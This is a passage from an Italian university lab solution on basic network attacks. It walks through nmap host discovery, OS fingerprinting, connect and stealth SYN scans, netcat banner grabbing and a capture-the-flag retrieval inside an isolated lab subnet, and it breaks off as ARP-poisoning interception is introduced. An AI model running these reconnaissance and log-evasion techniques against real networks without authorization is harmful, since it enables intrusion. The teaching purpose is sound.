Soluzione Approfondita: Laboratorio 01

Sicurezza di Rete: Attacchi di Base

Politecnico di Torino — Corso di Sicurezza dei Sistemi Informativi (01UDUYG)

Docente: Prof. Cataldo Basile

Soluzione Didattica Integrale con Decomposizione Granulare dei Comandi e Diagrammi Ku

Anno Accademico 2025/2026

Indice

1 Architettura del Laboratorio **2**
1.1 Topologia di Rete (Modello Kurose-Ross) 2

2 Esercizio 1: Scansione degli host **3**
2.1 1.1 — Network Scanning e Host Discovery (Ping Sweep ed OS Fingerprinting) 4
2.2 1.2 — Port Scanning su Alice (Connect Scan vs Stealth SYN Scan) 7
2.3 1.3 — Verifica del Report Nmap e Banner Grabbing (FTP e Netcat) 10
2.4 1.4 — Identificazione delle Versioni dei Servizi e Risoluzione Challenge 11

3 Esercizio 2: Cattura del traffico **14**
3.1 2.1 — Man-in-the-Middle tramite ARP Cache Poisoning 15
3.2 2.2 — Sniffing del Traffico HTTP e Furto di Credenziali 18
3.3 2.3 — Sniffing del Traffico di Posta Elettronica (SMTP) 20
3.4 2.4 — Spionaggio della Navigazione Web (Plugin Remote Browser) 22

4 Esercizio 3 (Opzionale): Approfondimenti ed ulteriori esercizi **23**
4.1 3.1 — DNS Spoofing e Redirezione del Traffico (etter.dns) 24

A Guida ai Fondamenti Teorico-Operativi di Nmap ed Ettercap **25**
A.1 Tassonomia e Architettura Operativa di Nmap 25
A.2 Tassonomia e Architettura Operativa di Ettercap 28

1 Obiettivo Generale e Architettura del Laboratorio

Obiettivo e Inquadramento Metodologico: Il **Laboratorio 01 (Attacchi di Base)** esplora empiricamente le vulnerabilità strutturali dei livelli **Data Link (Livello 2)**, **Transport (Livello 4)** e **Application (Livello 7)** dello stack TCP/IP. L'obiettivo formativo è padroneggiare la metodologia standard con cui un attaccante esegue la ricognizione di rete (*Reconnaissance*), sovverte l'inoltro dei pacchetti locali tramite **Man-in-the-Middle (MITM)** basato su **ARP Cache Poisoning**, ed estrae credenziali e comunicazioni confidenziali trasmesse tramite protocolli non cifrati in chiaro (**HTTP**, **SMTP**).

1.1 Topologia di Rete (Modello Kurose-Ross)

L'ambiente opera sulla sottorete Ethernet isolata `10.0.2.0/24`. I nodi principali ed il router gateway sono illustrati nella Figura 1:




Figura 1: Topologia della sottorete locale del Laboratorio 01 (stile Kurose-Ross): Bob, Alice e Chuck condividono lo stesso dominio di broadcast Ethernet.

Nodo	Ruolo nel Lab	Indirizzo IP	Indirizzo MAC
Gateway	Router / NAT	`10.0.2.1`	`9a:9e:1a:0d:06:b6`
Alice	Server bersaglio	`10.0.2.10`	`3a:fa:2d:da:b8:37`
Bob	Client legittimo	`10.0.2.20`	`86:e9:c4:e4:c0:69`
Chuck	Attaccante MITM	`10.0.2.30`	`be:98:f3:bc:e3:32`

—

2 Esercizio 1: Scansione degli Host, Port Scanning e Identificazione dei Servizi

Inquadramento Generale dell'Esercizio: La prima fase di qualsiasi verifica di sicurezza o attacco informatico coincide con la **Ricognizione** (*Reconnaissance*), il cui obiettivo fondamentale è delineare accuratamente la superficie d'attacco esposta dalla rete bersaglio. L'Esercizio 1 sviluppa in quattro fasi operative l'intera metodologia standard di scansione:

1. **Network Scanning & Host Discovery (1.1):** identificazione degli host attivi nella sottorete tramite Layer 2 ARP ping sweep ed estrazione del fingerprint del sistema operativo bersaglio.
2. **Port Scanning (1.2):** mappatura esaustiva dei socket TCP in ascolto su Alice, confrontando la visibilità interna di sistema (`netstat`) con i risultati di scansioni esterne TCP Connect (`-sT`) e Stealth SYN (`-sS`) sull'intero spazio delle 65535 porte (`-p-`).
3. **Verifica Empirica del Report (1.3):** validazione manuale dei servizi anomali rilevati su porte non standard mediante client applicativo FTP e socket raw Netcat.
4. **Service Detection e Challenge (1.4):** determinazione accurata delle versioni applicative tramite il motore di probe Nmap (`-sV`) e risoluzione della sfida web sulla porta non convenzionale 1337.

2.1 1.1 — Network Scanning e Host Discovery (Ping Sweep ed OS Fingerprinting)

Obiettivo e Contesto a Lungo Termine

La prima fase di qualsiasi ingaggio di sicurezza o *Cyber Kill Chain* è la ricognizione (**Reconnaissance**). Un attaccante posizionato su un segmento locale esegue la scoperta degli host attivi (*Host Discovery*) e il fingerprinting del sistema operativo (*OS Detection*) per identificare kernel obsoleti o vulnerabilità dello stack di rete.




Figura 2: Meccanismo di Host Discovery locale (`nmap -sn`): Chuck invia richieste ARP broadcast per mappare istantaneamente tutti gli host attivi a livello 2.

Analisi Dettagliata Comando per Comando

Comando 1.1: Scoperta degli Host Attivi nella Sottorete (Ping Sweep su Livello 2)

Nel quadro complessivo della ricognizione, Chuck ha appena ottenuto connettività sulla rete locale ma non conosce quali indirizzi IP siano effettivamente assegnati ed operativi. Prima di tentare qualsiasi attacco mirato, deve mappare rapidamente tutti i dispositivi collegati al segmento senza scansionare le porte per non destare sospetti. Esegue quindi un ARP ping sweep tramite l'opzione `-sn`:

- `-sn` (*No Port Scan*): Disattiva la scansione dei socket di trasporto. Quando eseguito all'interno di una rete Ethernet locale, Nmap utilizza richieste ARP broadcast (`who-has`) invece di pacchetti ICMP Echo Request, eludendo qualsiasi firewall software host-based che blocchi il ping.
- `10.0.2.0/24`: Notazione CIDR che indica a Nmap di verificare l'intero intervallo di 256 indirizzi IPv4 della subnet.

Chuck — Scansione di Rete per Host Discovery (ARP Ping Sweep)

```
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for 10.0.2.1
Host is up (0.000051s latency).
MAC Address: 9A:9E:1A:0D:06:B6 (Unknown)
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000050s latency).
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)
```

Chuck — Scansione di Rete per Host Discovery (ARP Ping Sweep) *(continua dalla pagina precedente)*

```
Nmap scan report for labinf_bob.environment_secnet (10.0.2.20)
Host is up (0.000037s latency).
MAC Address: 86:E9:C4:E4:C0:69 (Unknown)
Nmap scan report for 26c7c6604253 (10.0.2.30)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.41 seconds
```

Analisi dell'Output Prodotto: L'output certifica che in soli 2.41 secondi sono stati rilevati 4 nodi vivi: il Gateway (`10.0.2.1`), Alice (`10.0.2.10`), Bob (`10.0.2.20`) e Chuck stesso (`10.0.2.30`). Per ciascuno di essi, la risposta ARP Reply restituisce l'indirizzo fisico MAC corrispondente e misura una latenza di microsecondi (0.0000050 s), confermando il collegamento diretto sullo stesso switch.

Comando 1.2: Rilevamento dello Stack del Sistema Operativo su Alice

Avendo individuato il server Alice all'indirizzo `10.0.2.10`, Chuck deve determinare quale sistema operativo gestisca il nodo. Questa informazione è indispensabile per dedurre se lo stack TCP/IP contenga debolezze d'implementazione (come Initial Sequence Number prevedibili) o bug noti del kernel. Chuck esegue una scansione con fingerprinting del sistema operativo:

- `sudo`: Richiede privilegi di superutente poiché Nmap deve creare e manipolare pacchetti IP grezzi (*raw sockets*) con combinazioni insolite o illegittime di flag TCP/IP.
- `-O` (*OS Detection*): Attiva il motore di fingerprinting che invia sonde TCP, UDP e ICMP misurando le risposte dipendenti dal kernel (calcolo dell'ISN, opzioni TCP come MSS e Window Scaling, gestione del flag DF e valore dell'IP ID).
- `-Pn` (*Skip Host Discovery*): Salta la fase preliminare di ping assumendo l'host già online.

Chuck — OS Fingerprinting Avanzato contro Alice

```
$ sudo nmap -O -Pn 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.000070s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
2121/tcp open  ccproxy-ftp
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:
    linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Analisi dell'Output Prodotto: L'output identifica chiaramente il sistema operativo di Alice come Linux con kernel compreso tra le versioni 4.15 e 5.19 (Common Platform Enumeration: `cpe:/o:linux:linux_kernel`
Il parametro `Network Distance: 1 hop` conferma in modo inequivocabile che tra Chuck e Alice non

vi sono router di livello 3: Chuck è sullo stesso segmento fisico Ethernet ed è quindi in grado di sferrare attacchi di livello 2 come l'avvelenamento ARP.

Approfondimento Tecnico di Sicurezza: Implicazioni di Sicurezza Operativa:

- **Vulnerabilità strutturale di ARP**: L'ARP scan elude i firewall di livello 3 poiché i frame broadcast di livello 2 sono indispensabili al funzionamento della LAN.
- **Contromisure difensive**: In contesti aziendali si impiegano le **Private VLAN (PVLAN)** con porte *Isolated* per vietare il traffico diretto tra nodi sulla stessa subnet, e l'hardening del kernel (disattivazione timestamp TCP `net.ipv4.tcp_timestamps=0`).

—

2.2 1.2 — Port Scanning su Alice (Connect Scan vs Stealth SYN Scan)

Obiettivo e Contesto a Lungo Termine

Identificare i servizi in ascolto su Alice confrontando la prospettiva interna (socket locali) con quella esterna (scansione remota). Vengono comparate due tecniche fondamentali: il **TCP Connect Scan** (`-sT`) e il **SYN Stealth Scan** (`-sS`), estendendo l'indagine all'intero spazio delle 65535 porte TCP (`-p-`).




Figura 3: Diagramma temporale a confronto: TCP Connect Scan (`-sT`) vs SYN Stealth Scan (`-sS`) in stile Kurose-Ross.

Analisi Dettagliata Comando per Comando

Comando 2.1: Ispezione Interna dello Stato dei Servizi su Alice (`netstat`)

Dal punto di vista dell'amministratore (o per verificare la baseline reale del laboratorio), è necessario verificare quali demoni stiano effettivamente ascoltando su Alice. Alice esegue il comando `netstat` locale:

- `-t` (*TCP*): Mostra unicamente le connessioni e i socket associati al protocollo TCP.
- `-u` (*UDP*): Mostra i socket di tipo UDP.
- `-l` (*Listening*): Filtra la visualizzazione mostrando esclusivamente i socket in stato `LISTEN` (in attesa di connessione).
- `-n` (*Numeric*): Stampa gli indirizzi IP e i numeri di porta in formato numerico senza effettuare risoluzioni DNS o traduzioni nei nomi dei servizi, garantendo un output immediato.

Alice — Ispezione Socket TCP/UDP in Ascolto (netstat)

```
$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:2121            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44647        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN
tcp6       0      0 :::25                   :::*                    LISTEN
udp        0      0 127.0.0.11:56264        0.0.0.0:*
```

Analisi dell'Output Prodotto: L'output mostra che Alice è vincolata su tutte le interfacce (`0.0.0.0`) su quattro porte fondamentali: la porta **25** (SMTP), la porta **80** (HTTP), e due porte anomale non standard: la **1337** e la **2121**. I socket collegati all'indirizzo `127.0.0.11` sono gestiti internamente dal resolver DNS di Docker e non sono esposti sulla subnet.

Comando 2.2: Scansione TCP Connect sulle Porte Canoniche (1-1024) da Chuck

Ora Chuck, posizionato sulla macchina attaccante, vuole scoprire quali porte siano aperte su Alice senza disporre dei privilegi di amministratore. Esegue quindi un TCP Connect Scan sulle porte note (1-1024):

- `-sT` (*TCP Connect*): Istruisce Nmap ad utilizzare la chiamata di sistema standard `connect()`. Questo porta a termine il Three-Way Handshake TCP completo (SYN → SYN-ACK → ACK) con il server.
- `-p 1-1024`: Limita l'intervallo di scansione alle sole porte canoniche e riservate (*well-known ports*).

Chuck — TCP Connect Scan su Porte Standard (1-1024)

```
$ nmap -sT -p 1-1024 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.000044s latency).
Not shown: 1022 closed tcp ports (conn-refused)
PORT   STATE SERVICE
25/tcp open  smtp
80/tcp open  http
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Analisi dell'Output Prodotto: Nmap rileva le porte **25/tcp** e **80/tcp** in stato `open`, mentre le restanti 1022 porte risultano chiuse (il server risponde con pacchetti di rifiuto `RST`). Poiché l'handshake è stato completato, i demoni Apache ed Exim hanno ricevuto la connessione tramite la system call `accept()` e registrano l'indirizzo di Chuck nei log di sistema.

Comando 2.3: Scansione Stealth SYN (Half-Open) da Chuck

Per evitare di lasciare tracce nei registri applicativi del server web di Alice, Chuck decide di adottare una tecnica furtiva nota come **SYN Stealth Scan**:

- `sudo`: Indispensabile per creare pacchetti grezzi a livello IP.
- `-sS` (*TCP SYN Scan*): Invia un pacchetto `SYN`. Quando Alice risponde con `SYN-ACK` indicando che la porta è aperta, Nmap invia immediatamente un pacchetto `RST` interrompendo la sessione prima che il 3-way handshake venga finalizzato.

Chuck — SYN Stealth Scan su Porte Standard (1-1024)

```
$ sudo nmap -sS -p 1-1024 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000040s latency).
Not shown: 1022 closed tcp ports (reset)
PORT   STATE SERVICE
```

Chuck — SYN Stealth Scan su Porte Standard (1-1024) *(continua dalla pagina precedente)*

```
25/tcp open  smtp
80/tcp open  http
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Analisi dell'Output Prodotto: L'output conferma esattamente lo stato aperto delle porte **25/tcp** e **80/tcp**. Tuttavia, la differenza sostanziale risiede nel fatto che la connessione è stata abbattuta a livello kernel prima della funzione `accept()`, rendendo la scansione totalmente invisibile nei log di Apache.

Comando 2.4: Scansione Esaustiva delle 65535 Porte TCP (-p-)

Chuck nota che il comando `netstat` su Alice mostrava 4 porte aperte, mentre le scansioni standard ne hanno scoperte soltanto due. Questo accade perché i servizi rimanenti operano su porte numericamente superiori a 1024. Per neutralizzare il tentativo di nascondere i servizi (*Security through Obscurity*), Chuck lancia una scansione esaustiva dell'intero spettro di porte TCP:

- `-p-`: Equivale a specificare esplicitamente `-p 1-65535`, costringendo Nmap a verificare ogni singola porta possibile.

Chuck — Scansione Esaustiva delle 65535 Porte TCP (-p-)

```
$ nmap -p- 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-06 13:08 +0000
Nmap scan report for labinf_alice.environment_secnet (10.0.2.10)
Host is up (0.0000080s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
1337/tcp open  waste
2121/tcp open  ccproxy-ftp
MAC Address: 3A:FA:2D:DA:B8:37 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

Analisi dell'Output Prodotto: In appena 0.66 secondi, Chuck demolisce il presupposto di riservatezza delle porte alte, smascherando istantaneamente la porta **1337/tcp** e la porta **2121/tcp**.

Attenzione / Trappola d'Esame: Pattern d'Esame: Differenze Cruciali tra Scansioni:

- **Visibilità nei Log**: La scansione `-sT` genera record nei log dei servizi applicativi (Apache, Exim), mentre la scansione `-sS` interrompe la connessione al kernel prima che l'applicazione venga notificata.
- **Copertura**: Scansionare solo le porte di default omette i servizi nascosti su porte non standard; in sede d'esame è fondamentale ricordare che l'opzione `-p-` è necessaria per una ricognizione esaustiva.

2.3 1.3 — Verifica del Report Nmap e Banner Grabbing (FTP e Netcat)

Obiettivo e Inquadramento Metodologico

Nelle fasi precedenti di ricognizione, Nmap ha associato la porta TCP 21 (o 2121) a un servizio presunto FTP (`ftp` o `ccproxy-ftp`). L'obiettivo di questo esercizio è verificare sul campo se le indicazioni euristiche fornite dal port scanner corrispondano a un'applicazione autentica conforme agli standard RFC (RFC 959), oppure se si tratti di un servizio custom o simulato (*mock service*). A tale scopo, vengono confrontati due approcci: l'interazione mediante un client applicativo specializzato (`ftp`) e il probing a basso livello tramite socket TCP generico (`nc` / Netcat).

Analisi Dettagliata Comando per Comando

Comando 3.1: Connessione con Client FTP Standard

Bob tenta di interagire con il servizio mediante il client standard FTP:

- `ftp 10.0.2.10 21`: Avvia una sessione FTP interattiva verso l'indirizzo IP di Alice sulla porta standard 21. L'opzione non interattiva con flag di verbose (`-inv`) consente di catturare direttamente la negoziazione del banner.

Bob — Connessione con Client FTP Standard su Alice

```
$ timeout 8 ftp -inv 10.0.2.10
Connected to 10.0.2.10.
Enter your username: 421 Service not available, remote server has closed connection.
?Invalid command.
?Invalid command.
```

Analisi dell'Output Prodotto: Il client FTP riceve la stringa non convenzionale `Enter your username:`, tenta di interpretarla come banner RFC 959, ma il server remoto chiude improvvisamente la connessione con codice di errore `421 Service not available`. Il client solleva ripetuti `?Invalid command`, evidenziando un fallimento nella macchina a stati finiti del protocollo FTP.

Comando 3.2: Connessione Raw Socket con Netcat (Porta 21 e Porta 2121)

Per escludere gli automatismi del client FTP e osservare byte-per-byte il comportamento del demone remoto, Bob invia una stringa generica mediante Netcat:

- `nc -v -w 5 10.0.2.10 21`: Apre un socket TCP puro con verbosità attiva (`-v`) e timeout di 5 secondi (`-w 5`).

Bob — Probing del Servizio FTP Simulato con Netcat

```
$ nc -v -w 5 10.0.2.10 21
Connection to 10.0.2.10 21 port [tcp/ftp] succeeded!
Enter your username: Enter your password:
```

Analisi dell'Output Prodotto: Il servizio risponde stampando a terminale la sequenza di prompt `Enter your username: Enter your password:`. Questa risposta conferma in modo inequivocabile che il servizio non è un demone FTP RFC 959 standard (che invierebbe un codice di saluto `220 Service ready`), bensì uno script personalizzato (*mock FTP daemon*) concepito per emulare un meccanismo di autenticazione fittizio.

2.4 1.4 — Identificazione delle Versioni dei Servizi e Risoluzione Challenge

Obiettivo e Inquadramento Metodologico

Il **Service Fingerprinting** e il **Banner Grabbing** sistematico consentono di rilevare la versione esatta dei software server attivi sulla macchina bersaglio. Questo permette all'analista di sicurezza di interrogare banche dati pubbliche di vulnerabilità (NVD / CVE) alla ricerca di exploit noti. Inoltre, l'ispezione delle risorse web ospitate su Apache conduce alla scoperta della challenge didattica del laboratorio.

Analisi Dettagliata Comando per Comando

Comando 4.1: Fingerprinting Avanzato delle Versioni con Nmap (`-sV`)

Chuck esegue una scansione mirata sulle porte aperte per determinarne release e banner:

- `-sV`: Invia probe applicative studiate per sollecitare i banner di risposta e confronta i payload ricevuti con il database delle firme di Nmap (`nmap-service-probes`).
- `-Pn -p 22,25,80,1337,2121`: Disabilita il ping preliminare e circoscrive l'interrogazione alle porte aperte note.

Chuck — Rilevamento Versioni Servizi con Nmap Service Probes (-sV)

```
$ nmap -sV -Pn -p 22,25,80,1337,2121 -v 10.0.2.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 06:17 +0000
NSE: Loaded 48 scripts for scanning.
Initiating ARP Ping Scan at 06:17
Scanning 10.0.2.10 [1 port]
Completed ARP Ping Scan at 06:17, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:17
Scanning 10.0.2.10 [5 ports]
Discovered open port 80/tcp on 10.0.2.10
Discovered open port 22/tcp on 10.0.2.10
Discovered open port 25/tcp on 10.0.2.10
Discovered open port 1337/tcp on 10.0.2.10
Discovered open port 2121/tcp on 10.0.2.10
Initiating Service scan at 06:17
Scanning 5 services on 10.0.2.10
Completed Service scan at 06:17, 6.07s elapsed (5 services on 1 host)

PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
25/tcp   open  smtp         Exim smtpd 4.98
80/tcp   open  http         Apache httpd 2.4.69 ((Unix))
1337/tcp open  waste?
2121/tcp open  ccproxy-ftp?

Service Info: Host: labinf_alice; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Analisi dell'Output Prodotto: Nmap riconosce con precisione:

- **SSH**: OpenSSH 9.2p1 su Debian 12 (porta 22).
- **SMTP**: Exim smtpd versione 4.98 (porta 25).
- **HTTP**: Apache httpd versione 2.4.69 (porta 80).
- **Porte 1337 e 2121**: Non corrispondono a firme standard e vengono contrassegnate con punto interrogativo, richiedendo un'indagine applicativa diretta.

Comando 4.2: Esplorazione Web e Scoperta del Flag Segreto (HTTP)

Seguendo le indicazioni dell'esercitazione ufficiale, Bob esplora il server HTTP di Alice tramite `curl` per esaminare il codice sorgente della pagina index:

Bob — Recupero di index.html e della Pagina Segreta secret.html

```
$ curl -sS -i http://10.0.2.10/index.html
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:42:21 GMT
Server: Apache/2.4.69 (Unix)
Content-Length: 455
Content-Type: text/html

<!DOCTYPE html>
<html>
<head><title>My Beautiful Page</title></head>
<body>
    <h1>This is the most incredible and astonishing HTML page you will encounter!</h1>
    <p>Here is a picture of a cat that hides absolutely nothing:</p>
    <a href="secret.html"><img src="cat.jpg" alt="Cat"></a>
</body>
</html>

$ curl -sS -i http://10.0.2.10/secret.html
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:42:21 GMT
Server: Apache/2.4.69 (Unix)
Content-Length: 319
Content-Type: text/html

<!DOCTYPE html>
<html>
<head><title>MY BIG SECRET</title></head>
<body>
    <h1>MY BIG SECRET</h1>
    <p>I managed to obtain a top-secret software from the NSA and it is running on this machine...</p>
    <p>SSI{p0rt_scann3r5_4r3_4w3s0m3}</p>
</body>
</html>
```

Analisi dell'Output Prodotto: L'ipertesto `index.html` include un'immagine con link all'URI riservato `secret.html`. L'interrogazione di tale endpoint restituisce direttamente il flag ufficiale del laboratorio:

`SSI{p0rt_scann3r5_4r3_4w3s0m3}`

Comando 4.3: Interazione Alternativa con Socket TCP Porta 1337

Per completare l'indagine sul software top-secret citato nella pagina web, Bob si connette direttamente al demone TCP in ascolto sulla porta non convenzionale 1337:

Bob — Connessione Interattiva al Servizio Porta 1337 (NSA Secret Cat)

```
$ nc 10.0.2.10 1337
Press enter to start this powerful program:
                     /^--^\     /^--^\     /^--^\
```

Bob — Connessione Interattiva al Servizio Porta 1337 (NSA Secret Cat) ***(continua dalla pagina precedente)***



```
SUPER SECRET ASCII CAT v2.4.67 proudly made by NSA

SSI{p0rt_scann3r5_4r3_4w3s0m3}
```

Analisi dell'Output Prodotto: Il socket accetta l'invio del carattere newline e rilascia l'illustrazione ASCII art dell'NSA Cat insieme alla medesima stringa di validazione `SSI{p0rt_scann3r5_4r3_4w3s0m3}`, confermando la duplice modalità di accesso al software segreto documentato nel testo d'esame.

3 Esercizio 2: Cattura del Traffico, Man-in-the-Middle e Sniffing

Inquadramento Generale dell'Esercizio: Una volta identificata la topologia e i servizi esposti, la seconda macro-fase dell'esercitazione illustra come un attaccante privo di credenziali possa intercettare, monitorare e sottrarre informazioni confidenziali scambiate tra nodi legittimi della LAN:

1. **Man-in-the-Middle tramite ARP Cache Poisoning (2.1):** sovversione dell'instradamento di Livello 2 (Data Link) tramite iniezione di risposte ARP contraffatte, forzando Alice e Bob a convogliare tutti i frame di rete attraverso Chuck.

